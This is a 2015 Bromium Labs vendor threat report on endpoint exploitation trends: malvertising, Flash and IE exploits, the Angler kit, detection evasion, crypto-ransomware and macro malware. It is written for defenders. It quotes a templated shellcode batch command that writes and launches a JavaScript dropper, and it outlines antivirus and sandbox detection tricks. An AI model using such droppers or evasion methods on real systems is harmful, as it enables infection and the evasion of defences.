Threat Report

Endpoint Exploitation Trends 1H 2015

Bromium Labs Research Brief

Bromium®

Table of Contents

Executive Summary

The Internet remains an untamed frontier; the “World Wide Web” is the “Wild Wild West” of cyber attacks. The most common attacks target the most popular environments. Here are some of the trends we have been observing:

- More than half of all malvertising attacks originate from news and entertainment websites, where users assume they are safe to browse.
- Flash has been overwhelmingly targeted by attackers, who realize its ubiquitous nature makes it ripe for exploitation.
- Malware evasion technology is rapidly evolving to bypass even the latest detection techniques deployed by organizations.
- Ransomware variations have been doubling every year for the past two years and continue to pose a significant threat to individuals and organizations.
- In the first six months of 2015, more than 110 million records have been reported stolen. Some of the notable data breaches:
  - February—Anthem > 80 million records
  - March—Premera Blue Cross > 11 million records
  - June—OPM > 20 million records
- Kernel-mode vulnerabilities and zero-day exploits have continued to be uncovered and may pose the next major window of opportunity for attackers as defenses continue to evolve.


Key findings

- Adobe Flash Player is back as the favorite for launching drive-by attacks prompting Mozilla to temporarily disable Flash in their Firefox browser
- News media websites emerge as the #1 target by malvertisement attacks
- Angler exploit kit activity is on the rise, mostly tied to Internet Explorer and Adobe Flash exploits
- Evasive malware continues to mature and propagate
- Crypto-ransomware families are in a rapid ‘growth’ phase, with BitCoin as the desired currency for ransom and TOR as the desired channel to communicate

1H 2015 Key Trends

Malvertisement attack sources


Malvertisement has been one of the favorite vectors leveraged to infect users. We've noticed that malicious advertisements from news media and entertainment websites make more than half of the attacks.



Malicious advertising [1] has been on the rise for quite some time now; it provides a tough challenge for security professionals to block or prevent. First, volumes of Web ads are so high it is impossible to verify them all, and second, the very economy of the Web depends on the ad infrastructure and hence blocking or disabling ads or even just slightly changing the advertisement policy is a big deal. Overall it's fair to say that entertainment and news are among the most visited websites and are very attractive for attackers.

Exploitation Trends

In the past six months Adobe Flash Player took the coveted top space as the most exploited application. From an exploitation point of view, the architecture of Adobe's AVM has multiple flaws allowing attackers to craft ROP shellcode on the fly thus bypassing ASLR and DEP. This combined with evasion techniques described in this report makes a nasty combination, with practically every user vulnerable.



The renewed interest in exploiting Adobe Flash by attackers is not uncommon, attackers continue to shift targets to maximize their investments. Oracle Java, Internet Explorer and MS Office have been some old favorites in the past.

All the Web attacks we've seen are still operated using exploit kits. We found Angler to be the most prevalent exploit kit for the last six months. Lately we have been seeing CVE-2014-6332 also known as 'IE Unicorn vulnerability' and several Flash exploits, such as CVE-2014-0497 and CVE-2015-0311 for propagating malware. Aside from that Nuclear Pack and Fiesta remain relatively popular.

Detection Evasion

Malware writers are constantly 'upgrading' their code to evade signature-based detection technologies. Most of the malware we found from our sensors had several interesting evasive techniques, which can roughly be split into the following categories:

1. Bypassing antiviruses and HIPS (Host Intrusion Prevention Systems)
2. Bypassing honeypots and analysis environments
3. Bypassing network filters and NIDS (Network Intrusion Detection Systems)

This section describes new trends in detection evasion but older techniques remain intact.

Bypassing antiviruses and HIPS

Roughly speaking malware tries to bypass defenses on the host in three ways:

- At the level of drive-by download attack using JavaScript
- At the level of shellcode
- At the level of final payload execution

At the JavaScript level exploit kits try to detect the presence of certain antiviruses, such as Kaspersky, TrendMicro and sometimes other vendors. It is usually implemented with one of the following methods:

- Creating a M*icrosoft.XMLDOM* object targeting a driver via *res://* protocol
- Creating a *script* tag with DLL's resource path (again, *res://* is used)
- Creating an ActiveX object of an antivirus, such as *Kaspersky.IeVirtualKeyboardPlugin*

At the shellcode level most attacks use ROP in IE or Flash exploits. But somewhat standing out is the shellcode, which executes a long batch command that stores and executes a JavaScript file [2]:

```
cmd.exe /q /c cd /d "%tmp%" && echo <javascript
contents here} >wtm.js && start wscript //B wtm.js
<RC4 key> <url> <user agent string to use>
```

The JavaScript then takes care of the initial infection. This approach might trick certain HIPS or proactive modules of antiviruses, especially those monitoring *URLDownloadToFile* API call so commonly used by the shellcode.

A similar approach was used at the final payload level. In this case a JavaScript file was used as a malware dropper as opposed to native PE, .NET or VisualBasic binary. At the time of analysis the majority of the antiviruses didn't have a signature for this type of dropper [3].

Bypassing honeypots and analysis environments

The approaches for AV and HIPS detection described above can also be applied to detect honeypots and analysis environments. In this case an exploit kit is looking for virtual-machine artifacts (usually VirtualBox, VMWare and Parallels) or the presence of Fiddler modules since it has become so popular among security researchers.

It should be noted that these techniques are relatively old but recently have gained popularity among exploit kit writers.

Bypassing network filters and NIDS


It's getting harder and harder to detect malware at the network level because shellcode, droppers and command-and-control (C&C) communication are encrypted. Attackers are actively leveraging technologies like TOR to obfuscate outbound communication channels to bypass network filters.

A simple XOR might be used as well as something more complex such as XTEA. The JavaScript dropper shellcode described above downloads one or more payloads encrypted with RC4. The payload might be EXE or DLL.

Key Malware Trends

Crypto-ransomware on the move

Crypto-ransomware remains one of the most prevalent malware families. Approximately nine new ransomware families appeared in the past six months.




Most notable of which is TOX family, that is distributed for free but takes 20% of the ransom paid by the victims [4].This is an entirely new monetization model for the black market. It is hard to tell if it will it be widely adopted as most incidents we've investigated still use the traditional distribution model. Crypto-ransomware has multiple features depending on the family, but some of them are persistent across the family:

1. Real-world cryptography using either WinCrypto or statically linked OpenSSL which makes it impossible to decrypt without a key
2. Attempts to delete shadow copies and backups; sometimes kernel exploits (such as CVE-2013-3660) are used to gain administrator privileges

3. All the payments are made in BitCoins through TOR-aided Web servers
4. Targets all kinds of files starting from pictures and documents to source code files and design blueprints

Some of the more advanced families use encrypted communication such as HTTPS or relaying their C&C protocol over TOR; and the ability to infect removable media and network shares.

It should be noted that some of them have design flaws that allow retrieving the private key and decrypting the locked files. But these flaws will certainly be fixed in the future.



The return of the macro attack

Attackers were undeterred by the dearth of reliable MS Office vulnerabilities in the past few months, so they simply resorted to old tricks using macros-based malware embedded in MS Office documents. This macro-malware is usually bundled with the Dridex Trojan—a modular malware with the focus on banking. It's a successor to such families as Zeus and Zeus GameOver. This type of malware relies on social engineering techniques targeted at getting the user to proactively enable the macro capabilities and succeeds all too often.

A note on Windows kernel exploits

It's no surprise that exploits targeting the Windows Kernel are getting more popular for launching targeted attacks. The discovery of Duqu 2.0 targeting high-profile groups including a large cybersecurity company clearly proves this. As the industry adopts application sandboxing on popular apps, kernel exploits are expected to gain more attention by malware authors.

Conclusions

Attackers continue to innovate and respond to the challenges they face in a truly remarkable fashion. The current trends cover the entire spectrum from new and effective delivery vectors (malvertising) through new ways of monetizing the malware (crypto-ransomware and Bitcoin). The well-worn patterns of attack and defense are clear to see. Until a truly new approach to cyber defense emerges into the main stream it looks like more of the same old game.

For more information

For more information, contact your Bromium sales representative or Bromium channel partner. Visit us at www.bromium.com.

References

[1] https://www.virusbtn.com/conference/vb2014/abstracts/KashyapKotovNavaraj.xml

[2] http://labs.bromium.com/2015/06/12/oh-look-javascript-droppers/

[3] https://www.virustotal.com/en/file/7e98b4b672dfdd4365a8b00e1aeb217058252dc536eb03baaec6a7dc91ff8d1b/analysis/

[4] https://blogs.mcafee.com/mcafee-labs/meet-tox-ransomware-for-the-rest-of-us

ABOUT BROMIUM

Bromium has transformed endpoint security with its revolutionary isolation technology to defeat cyber attacks. Unlike antivirus or other detection-based defenses, which can't stop modern attacks, Bromium uses micro-virtualization to keep users secure while delivering significant cost savings by reducing and even eliminating false alerts, urgent patching, and remediation—transforming the traditional security life cycle.

Bromium, Inc.
20813 Stevens Creek Blvd
Cupertino, CA 95014
info@bromium.com
+1.408.213.5668

Bromium UK Ltd.
Lockton House
2nd Floor, Clarendon Road
Cambridge CB2 8FH
+44.1223.314914

For more information go to www.bromium.com
or contact sales@bromium.com

RPT.TR1H2015.US-EN.1510